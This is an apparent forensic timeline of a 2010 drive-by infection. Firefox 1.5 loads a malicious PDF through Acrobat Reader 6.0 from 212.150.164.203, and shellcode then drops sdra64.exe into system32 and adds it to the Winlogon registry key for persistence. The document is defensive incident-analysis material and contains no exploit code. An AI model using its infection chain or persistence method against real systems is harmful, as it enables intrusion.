Sat Feb 27 20:12:25 2010	thread created	1752		504						
Sat Feb 27 20:12:28 2010	socket created	888				1176			TCP	
Sat Feb 27 20:12:28 2010	earliest connection creation	888			192.168.0.176	1176	212.150.164.203	80		
Sat Feb 27 20:12:32 2010	thread created	1040		1684						
Sat Feb 27 20:12:32 2010	thread created	1752		992						
Sat Feb 27 20:12:32 2010	thread created	1752		1784						
Sat Feb 27 20:12:32 2010	thread created	1752		2020						
Sat Feb 27 20:12:32 2010	thread created	1752		664						
Sat Feb 27 20:12:32 2010	socket created	1752				1177			UDP	
Sat Feb 27 20:12:32 2010	socket created	1752				1178			TCP	
Sat Feb 27 20:12:32 2010	earliest connection creation	1752			192.168.0.176	1178	212.150.164.203			
Sat Feb 27 20:12:33 2010	thread created	1752		1768						
Sat Feb 27 20:12:34 2010	thread created	880		212						
Sat Feb 27 20:12:34 2010	thread created	880		208						
Sat Feb 27 20:12:34 2010	sdra64.exe added to registry key Microsoft\Windows NT\CurrentVersion\Winlogon									
Sat Feb 27 20:12:34 2010	thread created	644		1380						
Sat Feb 27 20:12:34 2010	thread created	644		204						
Sat Feb 27 20:12:35 2010	thread created	880		468						
Sat Feb 27 20:12:35 2010	thread created	880		600						
Sat Feb 27 20:12:35 2010	thread created	880		1824						
Sat Feb 27 20:12:35 2010	thread created	688		2008						
Sat Feb 27 20:12:35 2010	thread created	700		1576						
Sat Feb 27 20:12:35 2010	thread created	948		2012						
Sat Feb 27 20:12:35 2010	thread created	1040		1968						
Sat Feb 27 20:12:35 2010	thread created	1040		1496						
Sat Feb 27 20:12:35 2010	thread created	1040		1780						
Sat Feb 27 20:12:35 2010	thread created	1040		1092						
Sat Feb 27 20:12:35 2010	thread created	1040		1356						
Sat Feb 27 20:12:35 2010	thread created	1040		1372						
Sat Feb 27 20:12:35 2010	thread created	1040		704						
Sat Feb 27 20:12:35 2010	thread created	1040		1260						
Sat Feb 27 20:12:35 2010	thread created	2024		556						
Sat Feb 27 20:12:35 2010	thread created	1756		1508						
Sat Feb 27 20:12:35 2010	thread created	852		2016						
Sat Feb 27 20:12:35 2010	thread created	1108		432						
Sat Feb 27 20:12:35 2010	thread created	1116		1360						
Sat Feb 27 20:12:35 2010	socket created	1040				68			UDP	
Sat Feb 27 20:12:35 2010	socket created	1040				1181			UDP	
Sat Feb 27 20:12:35 2010	socket created	1040				1182			UDP	
Sat Feb 27 20:12:35 2010	thread exited	688		2008						
Sat Feb 27 20:12:35 2010	thread exited	852		2016						
Sat Feb 27 20:12:35 2010	thread exited	948		2012						
Sat Feb 27 20:12:35 2010	Microsoft\Windows NT\CurrentVersion\Network\UID									SOFTWARE Registry Hive

3. Firefox 1.5 launched

4. PDF.php first accessed and earliest point at which exploit could be triggered

5. Firefox 1.5 forks Acrobat Reader 6.0

6. Firefox 1.5 creates HTTP connection to 212.150.164.203

7. Acrobat Reader 6.0 creates HTTP connection to 212.150.164.203. Point at which malicious PDF download starts. Earliest point at which shellcode can run.

8. Shellcode has downloaded and successfully started payload. Payload drops sdra64.exe into WINDOWS\system32. Payload modifies registry for persistence across restarts.